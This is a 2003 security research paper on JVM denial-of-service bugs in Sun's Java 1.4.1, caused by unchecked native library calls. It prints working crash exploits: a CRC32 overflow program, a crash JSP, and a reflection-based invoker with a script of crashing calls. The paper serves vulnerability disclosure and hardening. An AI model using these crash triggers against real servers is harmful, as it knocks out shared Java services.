December 2003

Java Security Anti-Patterns: The Unguarded Layer Switch

Marc Schoenefeld
GAD eG

JAVA SECURITY ANTI-PATTERNS: THE UNGUARDED LAYER SWITCH

Marc Schönefeld
GAD eG
schonef@acm.org

Abstract

According to Gamma et al. Patterns (1995) are known as commonly used solutions to common problems. Anti-Patterns in contrast, as described by Brown et al. (1998) are best described as solutions to problems that generates additional negative consequences to the already existing problem. Causes for anti-patterns are on the one hand insufficient knowledge in applying a design pattern or experience in matching a problem to a pattern which leads to an anti-pattern via mismatch.

The architectural design of program languages has to scale not only in terms of performance; it also has to be appropriate to a broad range of use cases, especially security issues.

Java is a commonly used language which solves according to Gosling et al. (1996) the problems of platform differences and software distribution in an elegant way, therefore giving a solid foundation for large scale application development. This paper provides an approach to detect implementation in the inner core of the java libraries allowing low-level crashes. The paper provides an approach that was already proven successful in hardening Suns java implementation in the transition from JDK 1.4.1_01 to 1.4.1_02.

Description

Java DK/RE 1.4.1 from Sun has been found to contain a locally exploitable Denial of Service. This affects standalone java programs as well as hosted environments such as servlet engines based on Jakarta tomcat or JRUN. The vulnerable points do not reflect a flaw in the facilities of the java security architecture, which is well known from white papers and works on every overhead projector. The cause for the vulnerabilities is rather implementation specific in form of lazy style parameter checks in the lower level system classes which connect java to the operation system functions.

This appears difficult to exploit, but there is historical tradition of discovering and releasing exploit code for software flaws. It even underlines the enhanced risk to run java based software in shared environments like ISPs hosting J2EE or JSP applications. A malicious user or an attacker could insert the described exploitable API code to force JVM crashes in the ISPs runtime environment. This will cause unnecessary outage of the JSP or Java Servlet service the JVM is running for.

Practical Impact

Java DK 1.4.1 like its predecessors has many entry points to native libraries, which connect the platform independent java code (packaged in JAR-Files) to the platform specific functions for I/O, Printing, Signal Handling and others. These entry points can be called with parameters (java simple types or objects). If one passes an object value of null and the native routine does not provide appropriate check for null values, the JVM reaches an undefined state which typically ends of in a JVM crash. The following proof of concept code describes the problem stated above. More information and details about JVM security which focuses on code security instead of cryptography can be found in the author's previous work by Schoenefeld (2002).

```
public class CRCCrash {
   public static void main(String[] args) {
         (new java.util.zip.CRC32()).update(new byte[0],4,Integer.MAX_VALUE-3);
      }
   }
```

Sourcecode 1: CRCCrash.java

```
D:\entw\java\blackhat\crash>java CRCCrash


An unexpected exception has been detected in native code outside the VM.
Unexpected Signal : EXCEPTION_ACCESS_VIOLATION occurred at PC=0x6D3220A4
Function=Java_java_util_zip_ZipEntry_initFields+0x288
Library=c:\java\1.4.1\01\jre\bin\zip.dll

Current Java thread:
      at java.util.zip.CRC32.updateBytes(Native Method)
      at java.util.zip.CRC32.update(CRC32.java:53)
      at CRCCrash.main(CRCCrash.java:3)

Dynamic libraries:
0x00400000 - 0x00406000    c:\java\1.4.1\01\jre\bin\java.exe
0x77F40000 - 0x77FEE000    C:\WINDOWS\System32\ntdll.dll
0x77E40000 - 0x77F38000    C:\WINDOWS\system32\kernel32.dll
0x77DA0000 - 0x77E3C000    C:\WINDOWS\system32\ADVAPI32.dll
0x78000000 - 0x78086000    C:\WINDOWS\system32\RPCRT4.dll
0x77BE0000 - 0x77C33000    C:\WINDOWS\system32\MSVCRT.dll
0x6D330000 - 0x6D45A000    c:\java\1.4.1\01\jre\bin\client\jvm.dll
0x77D10000 - 0x77D9C000    C:\WINDOWS\system32\USER32.dll
0x77C40000 - 0x77C80000    C:\WINDOWS\system32\GDI32.dll
0x76AF0000 - 0x76B1D000    C:\WINDOWS\System32\WINMM.dll
0x76330000 - 0x7634C000    C:\WINDOWS\System32\IMM32.DLL
0x6D1D0000 - 0x6D1D7000    c:\java\1.4.1\01\jre\bin\hpi.dll
0x6D300000 - 0x6D30D000    c:\java\1.4.1\01\jre\bin\verify.dll
0x6D210000 - 0x6D229000    c:\java\1.4.1\01\jre\bin\java.dll
0x6D320000 - 0x6D32D000    c:\java\1.4.1\01\jre\bin\zip.dll
0x76C50000 - 0x76C72000    C:\WINDOWS\system32\imagehlp.dll
0x6DA00000 - 0x6DA7D000    C:\WINDOWS\system32\DBGHELP.dll
0x77BD0000 - 0x77BD7000    C:\WINDOWS\system32\VERSION.dll
0x76BB0000 - 0x76BBB000    C:\WINDOWS\System32\PSAPI.DLL

Local Time = Mon Mar 17 14:57:47 2003
Elapsed Time = 3
#
# The exception above was detected in native code outside the VM
#
# Java VM: Java HotSpot(TM) Client VM (1.4.1_01-b01 mixed mode)
#
D:\entw\java\blackhat\crash>
```

Normally error conditions occurring in java programs lead to defined exceptions that are known to the compiler during buildtime. Reacting to error conditions concerning the runtime environment of the java virtual machine is not in the scope of a java program. Therefore the overall quality of a service of a java program depends on the quality of the runtime environment.

Java as most object-oriented programming languages (C++, python, …) provides a sophisticated handling of expected error conditions via exception handling. When such an exception such as "FileNotFoundException" occurs, the control flow of the code is directed to the appropriate catch-block. If a programmer wants to write secure code, it is in his responsibility to code catch-blocks for all error conditions his code can throw. But even if the programmer is doing a good job in coding for all exceptions conditions he can think of, there is one thing he cannot control, that is the reliability of the underlying infrastructure. In the case of java it is the JRE (java runtime environment), which sometimes reaches states the programmer cannot catch, the crash of the JVM (Java Virtual Machine). The techniques described in the following text lead to the detection of several problem areas in recent java implementations, which were reported to the vendor, and therefore improved the overall quality of the mostly used java implementation.

To cut a long story short, running the minimal java program in Sourcecode 1 in the java 1.4.1_01 brings up the following error (shown in the box above). After submitting to Sun via the java bug database the error in the implementation code of java.util.CRC32 was found (integer overflow) and replaced by a non-vulnerable implementation. The bug fixed version of the CRC32 class was released with JDK 1.4.1_02.

This result is shown for JDK 1.4.1_01 and the code also crashes on JDK 1.3.1_07 and its predecessors JDK 1.3.1_06, 05 and _04 on different platforms. Because the JVM is crashed, there is no chance for the programmer of the application to react via exception handling, in terms of providing a catch-block for such a condition, as there is no exception returned for the call of a null object to sun.misc.MessageUtils.toStderr. One would have expected that a NullPointerException or something more digestable than a crash would occur.

As this is not bad news enough, a Java Server Page can easily be constructed, which crashes the 1.4.1_01 JDK of a running Servlet-Engine or Application Server (Tomcat or JRUN).

```
<%@page contentType="text/html;charset=WINDOWS-1252" import="java.util.zip.*"%>
<% %>
<%! %>
<%   (new CRC32()).update(new byte[0],4,Integer.MAX_VALUE-3); %>
<html>
<head>
<title>Crash-JSP mit java.util.zip.CRC32.update</title>
</head>
<body>
<hr>
<h1>Crash-JSP mit java.util.zip.update</h1>
</body>
</html>
```

Sourcecode 2: Crc32crash.jsp

Assuming our tomcat servlet engine is running on host 127.0.0.1 on port :8080 . We can execute the JSP via

```
wget 127.0.0.1:8080/crc32crash.jsp
```

This results in the following output (the complete dump is shown in the appendix) of the process of the servlet engine.

```
An unexpected exception has been detected in native code outside the VM.
Unexpected Signal : EXCEPTION_ACCESS_VIOLATION occurred at PC=0x6D3220A4
Function=Java_java_util_zip_ZipEntry_initFields+0x288
Library=c:\java\1.4.1\01\jre\bin\zip.dll

Current Java thread:
      at java.util.zip.CRC32.updateBytes(Native Method)
…..
   at
   org.apache.tomcat.util.threads.ThreadPool$ControlRunnable.run(ThreadPool.java:5
   30)
      at java.lang.Thread.run(Thread.java:536)

Dynamic libraries:
0x00400000 - 0x00406000    c:\java\1.4.1\01\bin\java.exe
….
0x76BB0000 - 0x76BBB000    C:\WINDOWS\System32\PSAPI.DLL

Local Time = Mon Mar 17 15:10:46 2003
Elapsed Time = 65
#
# The exception above was detected in native code outside the VM
#
# Java VM: Java HotSpot(TM) Client VM (1.4.1_01-b01 mixed mode)
#
```

Anti-Patterns

Patterns[1] are known as commonly used solutions to common problems. Anti-Patterns[2] are known as solutions to problems that generates additional negative consequences to the already existing problem. Causes for anti-patterns can be found insufficient knowledge in applying a design pattern or inadequate experience in matching a problem to a pattern which leads to an anti-pattern via mismatch.

Observed Anti-Pattern: Unguarded Layer Switch

The anti-pattern which is observed in this context can be described as an unguarded layer switch, because the parameters passed from the application layer to the library functions are not checked appropriately. In the following the anti-pattern is formalized as suggested by Brown et al., stating that the typical anti-pattern has the listed elements of formulisation:

- The General form
- Symptoms, to recognize the general form
- Consequences to infer from the general form
- Refactoring recipes to change the anti-pattern situation to an appropriate situation

General Form

The anti-pattern “Unguarded Layer Switch” is identified in the java environment by the presence of system-level-routine calls without proper parameter checks in the low-level routines. Usually these calls used with improper parameter values should lead to runtime exceptions that can be handled appropriately. As shown above in the case of Java these calls can lead to JVM crashes, therefore leaving no chance for the application programmer to react to the situation. It should not be the task of the application programmer to check lower-level-routine for appropriate parameter handling.

Symptoms, Risks and Consequences

- Application programs include extra checking routines before passing parameters to lower-level routines.
- Users with knowledge of the internal workings of the software can handcradt parameter values, that will lead to JVM crashes.
- Embedded java runtime environments used to execute content from remote sites can be crashed by pointing them to special code bases that contain crash routines , causing denial-of-service to the host environment (e.g. internet browser or mailing client with java applets enabled).

Causes

- There can be made one serious distinction between methods in the native library core of SUNs JDK. There are the majority of entry points in the JDK which are well-coded and guarded against null-pointer injection, and there are also the dangerous "lazy"-coded library functions, in which the guarding condition check against null pointers was omitted, because the responsible programmer was not instructed to do so. Although most of these can be found in the sun.* classes, these classes are referred by the java.* system classes. Although Sun advises[14] Java programmers not to use the known as vulnerable sun.* -classes directly because they are part of the official supported interface, there is no official advise concerning the handling of crashes when they occur in the official interface, the java.* -classes.

- The disclaimer gives no hint in the case of an JVM crash. The programmer is prepared cannot react on in the same secure manner as the handling block to an exception, because a JVM crash is not documented in the java language specification and therefore not in the list of expected events.

Semi-Automatic Detection of Unguarded Layer Switches

- A quick solution One might say, "I do not use the sun.* classes directly, so I am not in danger", but as shown in the following there is a very special and powerful mechanism in java called reflection, which lets you dynamically create generic instances of objects.

The Reflection Approach

Creating dynamic classes via reflection can be achieved by simply doing the following

- Create a generic class object, assign a class with
  ```
  Class EvilFamily= Class.forName(String theNameOfTheClass)
  ```
- Create an object of this class with
  ```
  Object obj = EvilFamily.newInstance()
  ```
- Get the available methods of the object with
  ```
  Method meths[] = myClass.getMethods();
  ```
- Invoke an operation with
  ```
  Object ret = meth[i].invoke(obj, methargs);
  ```

As the Parameter for Class.forName is a normal String, someone can set it to "*sun.misc.MessageUtils*" and invoke the method *toStdout* with a null pointer. And there is our crash again.

Therefore every java program that allows unfiltered user input to reflection classes is vulnerable, not only the cases where sun.* classes are called explicitly. This is true, as long as Sun as the vendor of JDK does not apply appropriate refactoring effort to the vulnerable system classes. The exploit code is shown in the appendix.

The Effect

The flow of this null parameter into the vulnerable native function is shown in Figure 1.


Exploit.java
....
MessageUtils.toStderr(null)
....
MessageUtils.java
public static native void toStderr(String s);
Java.dll
...
_Java_sun_misc_MessageUtils_toStderr@12
...
Jvm.dll
...
crash in Native code
....

Figure 1. Parameter Flow

Detecting Unguarded Layer Switches

The vulnerable entry points to the native libraries can be detected with the help of the utility "Nativefinder" that scans the java libraries, which scans the byte code[6] of a given java library for native calls. This program scans the interior of the core runtime libraries which are loaded by every java program. Exploit code can more easily be constructed for calls that are static methods inside public classes. If a non-static method is detected, a programmer has to know the class hierarchy of the system classes to construct code that exploits such a vulnerability. The tool used makes use of the Version 5.0 of the BCEL (ByteCode Engineering Library from **www.Apache.org**).

The tool is executed with the following command on a win32 system

```
java -classpath bcel.jar;. NativeFinder Win32
```

The parameter „Win32" corresponds to a Win32.properties file with the following contents:

```
publicmethod=true
staticmethod=true
jarfile=c:/java/1.4.1/01/jre/lib/rt.jar
```

Sourcecode 3: Sample Properties File

This properties file specifies, that the NativeFinder utility searches the public and static methods in all classes residing in **c:/java/1.4.1/01/jre/lib/rt.jar**.

An alternative valid approach is to use java reflection mechanism, which is also very powerful, but depends on class loading mechanisms, where classloading restrictions may prevent a class from inspecting. BCEL - in contrast to reflection- analyses class files without classloading them, therefore it does not have to care about some necessary preconditions such as valid namespaces or visibility. But if the use of BCEL is not an option the code for a reflection based "DumpMethods" utility is also provided (see the source code of the DumpMethods utility in the Appendix).

Affected Classes for Null Value Denial of Service

As described above first the potential vulnerable and accessible entry points to the native libraries have to be detected in order to construct These are the public methods in public classes. The following classes were proven to be vulnerable to null-pointer injection, and performing worse on them because the value check against null pointers was forgotten by a sun programmer or integer overflows leading to improper comparisons.

Table 1. Vulnerable Classes and Methods

Class	Method	last affected JDK Version
sun.misc.Signal	Signal(null)	1.4.1_01
sun.misc.MessageUtils	toStderr[1] (null)	1.4.1_01
sun.awt.image.BufImgSurfaceData.	freeNativeICMData	1.4.1_01
sun.java2d.loops.DrawGlyphListAA	DrawGlyphListAA	1.4.1_01
java.net.NetworkInterface	getByName	1.4.0_01
	getByInetAddress	1.4.0_01
java.util.zip.CRC32	updateBytes	1.4.1_01
java.util.zip.Adler	updateBytes	1.4.1_01
….	….	…

Refactoring

The refactoring that was used in this scenario was to inform the vendor of the Java Runtime Environment about the vulnerability in the java.util.zip.* classes, Sun Microsystems. Sun recoded the handling of the parameters by restructuring the checking routines, which prevented the integer overflow. How the protection against an integer overflow can be refactored is shown in the following source code for the update method in the class java.util.zip.CRC32, where off+len can lead to negative numbers via an integer overflow. The source code was taken from the public source code, which is included in every version of the Java 2 Development Kit[13].

1.4.1_01

```
 /**
  * Updates CRC-32 with specified array
of bytes.
 */
    public void update(byte[] b, int
off, int len) {
   if (b == null) {
       throw new NullPointerException();
   }
   if (off < 0 || len < 0 || off + len >
b.length) {
       throw new
ArrayIndexOutOfBoundsException();
   }
   crc = updateBytes(crc, b, off, len);
    }
```

1.4.1_02

```
  /**
     * Updates CRC-32 with specified
array of bytes.
     */
   public void update(byte[] b, int off,
int len) {
   if (b == null) {
       throw new NullPointerException();
   }
   if (off < 0 || len < 0 || off >
b.length - len) {
       throw new
ArrayIndexOutOfBoundsException();
   }
   crc = updateBytes(crc, b, off, len);
    }
```

Sourcecode 4: Integer Overflow Scenario

To prevent execution of such code, the appropriate permissions in the servlet containers configuration have to be set. If feasible every class (own or provided by a third party) have to be audited whether they call the affected methods listed above. If they do so the method signatures have to be analysed whether null pointers can be transferred to the native layer. But most important, the approach may provide the responsible software vendors with hints to give their native code a quality lift to guarantee that the sun.* - packages cause controllable exceptions instead of runtime crashes.

An generic approach would be to incorporate a security pattern which be categorized in the Security Pattern framework of Yoder/Barcalow[3] as a secure access layer. The task of such a layer would to provide the application programmer's perspective with an abstraction layer integrated in the java runtime environment that performs general checks on the parameters coming from the application layer and passes these if the check is successful as trustworthy to the underlying system routines.

Applicability of Approach

By applying the techniques described above, numerous crash scenarios in sun.* -classes could be identified. Of higher importance is that at least six crash scenarios[7] in the official java public interface (java.* -classes) could be identified that are caused by such improper integer comparisons.

Summary and Further Work

As shown the "unguarded layer switches" in the java runtime environments can be found by applying inspection routines to the deployed class libraries by a simple java program. Focussing software quality in terms of securing parameter passing in these switches between application and library code could provide a better protection against unwanted crashes of the Java Virtual Machine. The paper provides an approach that was already proven successful in hardening Suns java implementation in the transition from JDK 1.4.1_01 to 1.4.1_02, as reported by the official Java Bug Database [8]-[12]. The next steps in research are the transition of the semi-automatic detection process towards an automatic one (detection of overflow scenarios) and the design of the described secure access layer as contribution to the java security architecture.

References

[1] W. Brown, R. Malveau, H. McCormick, and T. Mowbray. AntiPatterns: Refactoring Software, Architectures, and Projects in Crisis. John Wiley and Sons, 1998.

[2] E. Gamma, R. Helm, R. Johnson, and J. Vlissides. Design Patterns: Elements of Reusable ObjectOriented Software. Addison-Wesley, Reading, Massachusetts, 1995.

[3] J. Yoder and J. Barcalow. Architectural patterns for enabling application security. In Proceedings of the 4th Conference on Patterns Language of Programming (PLoP'97), 1997. 2 (**http://citeseer.nj.nec.com/yoder98architectural.html**).

[4] James Gosling, Bill Joy, and Guy Steele. The Java Language Specification. The Java Series. Addison-Wesley, Reading, MA, 1996.

[5] Pattern Wiki **http://c2.com/cgi/wiki?AntiPatterns**.

[6] Schoenefeld,M.: Security Aspects in Java Bytecode Engineering: Proceedings of Blackhat USA Briefings, Las Vegas, 2002.

[7] Schoenefeld,M.: Java library hole allowing Multiplatform Denial-Of-Service in Proceedings of Blackhat Windows Security Briefings, Seattle, 2003.

[8] Submission to Java Bug Parade: **http://developer.java.sun.com/developer/bugParade/bugs/4811913.html**.

[9] Submission to Java Bug Parade: **http://developer.java.sun.com/developer/bugParade/bugs/4812181.html**.

[10] Submission to Java Bug Parade: **http://developer.java.sun.com/developer/bugParade/bugs/4812006.html**.

[11] Submission to Java Bug Parade: **http://developer.java.sun.com/developer/bugParade/bugs/4811927.html**.

[12] Submission to Java Bug Parade: **http://developer.java.sun.com/developer/bugParade/bugs/4811917.html**.

[13] Java 2 SDK Standard Edition: **http://java.sun.com/j2se/1.4.1/download.html**.

[14] Note about Sun Packages, **http://java.sun.com/products/jdk/faq/faq-sun-packages.html**.

Appendix. Nativefinder Sourcecode

```
import java.util.jar.*;
import java.util.zip.*;
import java.util.*;
import java.io.*;
import org.apache.bcel.*;
import org.apache.bcel.classfile.*;
import java.util.Properties;

/**
 * <p>Title: NativeFinder</p>
 * <p>Copyright: Copyright (c) 2002</p>
 * @author Marc Schönefeld
 */
public class NativeFinder {
  void doFile(JarFile f,JarEntry jc,boolean publicmethod, boolean staticmethod) {
    Class c = jc.getClass();
    try {
   java.io.InputStream i = f.getInputStream(jc);
   ClassParser cp = new ClassParser(i,jc.getName());
   JavaClass javaclass = cp.parse();
   if (javaclass.isPublic()) {
   Method[] m = javaclass.getMethods();
   for (int im = 0; im<m.length; im++) {
      if (m[im].isNative())  {
            boolean show = true;
            if (publicmethod && !m[im].isPublic()) {  show = false;  }
            if (staticmethod && !m[im].isStatic()) {  show = false;  }
            if (show) System.out.println(jc.getName()+":"+m[im].toString());
      }
     }
   }
   }
   catch (java.io.IOException e) {   }
   catch (java.lang.ClassFormatError e) {  }
  }
  public static Properties loadParams( String file ) throws IOException {
    // Loads a ResourceBundle and creates Properties from it
    Properties prop = new Properties();
    ResourceBundle bundle = ResourceBundle.getBundle( file );
    Enumeration enum = bundle.getKeys();
    String key = null;
    while( enum.hasMoreElements() ) {
      key = (String)enum.nextElement();
      prop.put( key, bundle.getObject( key ) );
    }
    return prop;
  }
  public NativeFinder(String[] args) {
   String[] theJars=new String[1];
   Properties prop;
   boolean ispublicmethod;
      boolean isstaticmethod;
    try {
      prop = this.loadParams(args[0]);
      ispublicmethod = "true".equals((String) prop.get("publicmethod"));
      isstaticmethod = "true".equals((String) prop.get("staticmethod"));
      theJars[0]=(String)prop.get("jarfile");
    }
    catch (Exception e) {     ispublicmethod = true;        isstaticmethod = true;
}
    for (int i = 0; i < theJars.length; i++)  {
    try {
    JarFile j = new JarFile(theJars[i]);
    Enumeration e = j.entries();
    while (e.hasMoreElements()) {
      JarEntry ef = (JarEntry)e.nextElement();
      if (!ef.isDirectory())    doFile(j,ef,ispublicmethod,isstaticmethod);
    }
    }
    catch (java.io.IOException e) {       e.printStackTrace();   }
    finally {  }
    }
  }
  public static void main(String[] args) {
    try {     NativeFinder nativeFinder1 = new NativeFinder(args);    }
    catch (Exception e) {       e.printStackTrace();    }
  }
}}
```

DumpMethods SourceCode

```
import java.lang.reflect.*;
import java.awt.*;

   public class DumpMethods {
      public static void main(String args[])

      {
         Frame f = new Frame(); // get AWT ids loaded before !
         try {
            Class c = Class.forName(args[0]);
            Constructor con[] = c.getDeclaredConstructors();
            Method m[] = c.getDeclaredMethods();
            for (int i = 0; i < con.length; i++)
            System.out.println(con[i].toString());

            for (int i = 0; i < m.length; i++)
            System.out.println(m[i].toString());
         }
         catch (Throwable e) {
            System.err.println(e);
         }
      }
   }
```

ReflectionInvoker

```
import java.awt.*;
import java.lang.reflect.*;

 // Marc Schönefeld  , 1/2003

    public class ReflectionInvoker {
        Class cls;
      Frame f = new Frame();  // little dirty, but get all initIDs
        Object obj;
        Constructor ctor;
        Object ctorargs[];
        Method meth;
        Object methargs[];
        String args[];
        int divpos;

        // parse input of the form:
        //
        //  classname arg1 arg2 ...
        //   @ methodname arg1 arg2 ...

        public ReflectionInvoker (String a[]) throws
            ClassNotFoundException,
            NoSuchMethodException {

            args = a;

            // search for @ divider in input

            divpos = -1;
            for (int i = 0; i < args.length; i++) {
                if (args[i].equals("@")) {
                    divpos = i;
                    break;
                }
            }
            if (divpos < 1 || divpos + 1 == args.length) {
                throw new IllegalArgumentException(
                    "bad syntax");
            }

            // load appropriate class
            // and get Class object

            String classname = args[0];
            cls = Class.forName(classname);

            // find the constructor,
            // if arguments specified for it

          System.out.println("Divider position : "+divpos);

            if (divpos > 1) {

               System.out.println("Create the Object");
               String theArg;


               Class ptypes[] = new Class[divpos - 1];
               ctorargs = new Object[divpos - 1];

                for (int i = 0; i < divpos - 1 ; i++) {
                    theArg = args[i+1];
                    int pos = theArg.indexOf("::");
                    String theClass = theArg.substring(0,pos);
          String theValue = theArg.substring(pos+2,theArg.length());


          System.out.println("theClass ==> "+theClass+" theValue ==>" + theValue);

                    ctorargs[i]=theValue;
                        if (theValue.equals("B[0]"))
      {
         ctorargs[i]=new byte[0];
      }
      else
      if (theValue.equals("I[0]"))
      {

         ctorargs[i]=new int[0];
      }
      else

      if (theValue.equals("I"))
      {
         ptypes[i] = Integer.TYPE;
         ctorargs[i]=new Integer(1);
      }

      if (theValue.equals("L"))
      {
         ptypes[i] = Long.TYPE;
         ctorargs[i]=new Long(1);
      }
      else
         {
            ptypes[i] = Class.forName(theClass);
                    if (theValue.equals("[null]"))
                    {
                        System.out.println("Hallo");
                  ctorargs[i]=null;
                    }
                }
                }

                ctor = cls.getConstructor(ptypes);
            }


            // find the right method
            String methodname = args[divpos + 1];

            if (!methodname.equals("#")) {
            int firstarg = divpos + 2;
            Class ptypes[] =
                new Class[args.length - firstarg];
            for (int i = 0; i < ptypes.length; i++) {
                ptypes[i] = String.class;
            }

            try {
            meth = getMethodCalled(cls,methodname,args.length-firstarg);
        }

        catch (Exception e) {
         System.out.println("Ende");
         System.exit(-1);
        }


            // set up the method arguments

      methargs = new Object[ptypes.length];

       for (int i = 0; i < methargs.length; i++) {
         String theArg = args[firstarg + i];
                int pos = theArg.indexOf("::");
                String theClass = theArg.substring(0,pos);
      String theValue = theArg.substring(pos+2,theArg.length());
      if (theValue.equals("B[0]"))
      {
         methargs[i]=new byte[0];
      }
      else
      if (theValue.equals("I[0]"))
      {
         methargs[i]=new int[0];
      }

      if (theValue.equals("D[0]"))
      {
         methargs[i]=new double[0];
      }

      else
      if (theValue.equals("L[0]"))
      {
         methargs[i]=new long[0];
      }
      else

      if (theValue.equals("I"))
      {
         methargs[i]=new Integer(1);
      }

      if (theValue.equals("L"))
      {
         methargs[i]=new Long(1);
      }

      else

         if (theValue.equals("[null]"))
                {
                  System.out.println("Hallo");
                  methargs[i]=null;
                };
              System.out.println("theClass ==> "+theClass+" theValue ==>" + theValue
+ "==> " + methargs[i]);
         }
        }
        }


  /*          methargs = new Object[ptypes.length];
            for (int i = 0; i < methargs.length; i++) {
                String theArg = args[firstarg + i];
                int pos = theArg.indexOf("::");
                    String theClass = theArg.substring(0,pos);
          String theValue = theArg.substring(pos+2,theArg.length());



          if (theClass.equals("I")) {
            ptypes[i] = Integer.TYPE;
          }
          else
          if (theClass.equals("byte[]")) {
            ptypes[i] =  Array.newInstance(Byte.TYPE,1);
          }
          else
          {
            ptypes[i] = Class.forName(theClass);
      }


          System.out.println("theClass ==> "+theClass+" theValue ==>" + theValue);
                if (theValue.equals("[null]"))
                {
                  System.out.println("Hallo");
                  methargs[i]=null;
                };

            }


            meth = cls.getMethod(methodname, ptypes);
        }*/

        // create an object of the specified class

        public void createObject() throws
            InstantiationException,
            IllegalAccessException,
            InvocationTargetException {

            // if class has no-arg constructor,
            // use it

          boolean skip = false;

          try {
         skip = Modifier.isStatic(meth.getModifiers());
          }
          catch (Exception e)
          {
          }

          if (!skip) {
          Constructor con[] = cls.getDeclaredConstructors();

          System.out.println(cls+" has " + con.length + " Constructors");

          if (con.length > 0) {

            if (ctor == null) {
                obj = cls.newInstance();
            }

            // otherwise use constructor with arguments

            else {
                obj = ctor.newInstance(ctorargs);
            }
         }
        }
        }


        private
        static
        Method getMethodCalled(
          Class myClass,
          String name, int length) throws Exception  {
         Method meths[] = myClass.getMethods();
         for(int i=0;i<meths.length;i++) {
      if
        (meths[i].getParameterTypes().length == length &&
         meths[i].getName().equals(name)) {
            // we have a suitable candidate
            return meths[i];
            }
      }
      throw new NoSuchMethodException("cannot find " + name + " with " + length + "
parameters");
   }

        // call the method and display its return value

        public void callMethod() throws
```

```
            IllegalAccessException,
            InvocationTargetException {
               if (!(meth == null))
               {
            System.out.println("invoke: " + meth);
            Object ret = meth.invoke(obj, methargs);
            System.out.println("return value: " + ret);
         }
        }

        public static void main(String args[]) {

            // create a NewDemo instance
            // and call the method

            try {
                ReflectionInvoker nd;

                nd = new ReflectionInvoker(args);
            nd.createObject();
                nd.callMethod();
            }

            // display any resulting exception

            catch (Exception e) {
               e.printStackTrace();
                System.out.println(e);
                System.exit(1);
            }
        }
    }
```

Control Script for ReflectionInvoker

```
JAVA="/cygdrive/c/java/1.4.1/01/jre/bin/java.exe"
$JAVA ReflectionInvoker sun.java2d.pipe.SpanClipRenderer
sun.java2d.pipe.CompositePipe::[null] @ eraseTile x::[null] x::B[0] x::I x::I
I::I[0]
$JAVA ReflectionInvoker sun.misc.MessageUtils @ toStdout x::[null]
$JAVA ReflectionInvoker sun.misc.MessageUtils @ toStderr x::[null]
$JAVA ReflectionInvoker sun.misc.Signal java.lang.String::[null] \@  \#
$JAVA ReflectionInvoker sun.awt.image.BufImgSurfaceData @ freeNativeICMData
x::[null]
$JAVA ReflectionInvoker sun.java2d.loops.DrawGlyphListAA x::L
sun.java2d.loops.SurfaceType::[null] sun.java2d.loops.CompositeType::[null]
sun.java2d.loops.SurfaceType::[null] @ DrawGlyphListAA
sun.java2d.SunGraphics2D::[null] sun.java2d.SurfaceData::[null]
sun.awt.font.GlyphList::[null] x::L
$JAVA ReflectionInvoker sun.awt.color.CMM @ cmmGetTransform x::[null] x::I x::I
x::[null]
$JAVA ReflectionInvoker sun.awt.color.CMM @ cmmColorConvert x::L x::[null] x::[null]
$JAVA ReflectionInvoker sun.awt.color.CMM @ cmmFindICC_Profiles x::B[0] x::B[0]
x::[null] x::L[0] x::I[0]
```

```
$JAVA ReflectionInvoker sun.awt.color.CMM @ cmmCombineTransforms x::[null] x::[null]
$JAVA ReflectionInvoker sun.dc.pr.PathDasher sun.dc.path.PathConsumer::[null] \@  \#
$JAVA ReflectionInvoker sun.awt.windows.WPrinterJob @ pageSetup x::[null] x::[null]
```

Potential Holes in Native JDK Libraries

These methods are public and static calls to native libraries

- found with NativeFinder and
- text grepping for public and static native methods
- tested successfully against JDK1.4.1_01with ReflectionInvoker.

Class	Constructor Parameters	Method	Method Parameters
sun.java2d.pipe.SpanClip Renderer	sun.java2d.pipe.CompositePipe::[null]	eraseTile	x::[null] x::B[0] x::I x::I I::I[0]
sun.misc.MessageUtils		toStdout	x::[null]
sun.misc.MessageUtils		toStderr	x::[null]
sun.misc.Signal	java.lang.String::[null]		
sun.awt.image.BufImgSur faceData		freeNative ICMData	x::[null]
sun.java2d.loops.DrawGl yphListAA	x::L sun.java2d.loops.SurfaceType::[null] sun.java2d.loops.CompositeType::[null] sun.java2d.loops.SurfaceType::[null]	DrawGlyp hListAA	sun.java2d.SunGraphics2D::[null] sun.java2d.SurfaceData::[null] sun.awt.font.GlyphList::[null] x::L
sun.awt.color.CMM		cmmGetTr ansform	x::[null] x::I x::I x::[null]
sun.awt.color.CMM		cmmColor Convert	x::L x::[null] x::[null]
sun.awt.color.CMM		cmmFindI CC_Profil es	x::B[0] x::B[0] x::[null] x::L[0] x::I[0]
sun.awt.color.CMM		cmmComb ineTransfo rms	x::[null] x::[null]
sun.awt.windows.WPrinte rJob		pageSetup	x::[null] x::[null]
sun.dc.pr.PathDasher	sun.dc.path.PathConsumer::[null]		

[0] See Sourcecode 1: CRCCrash.java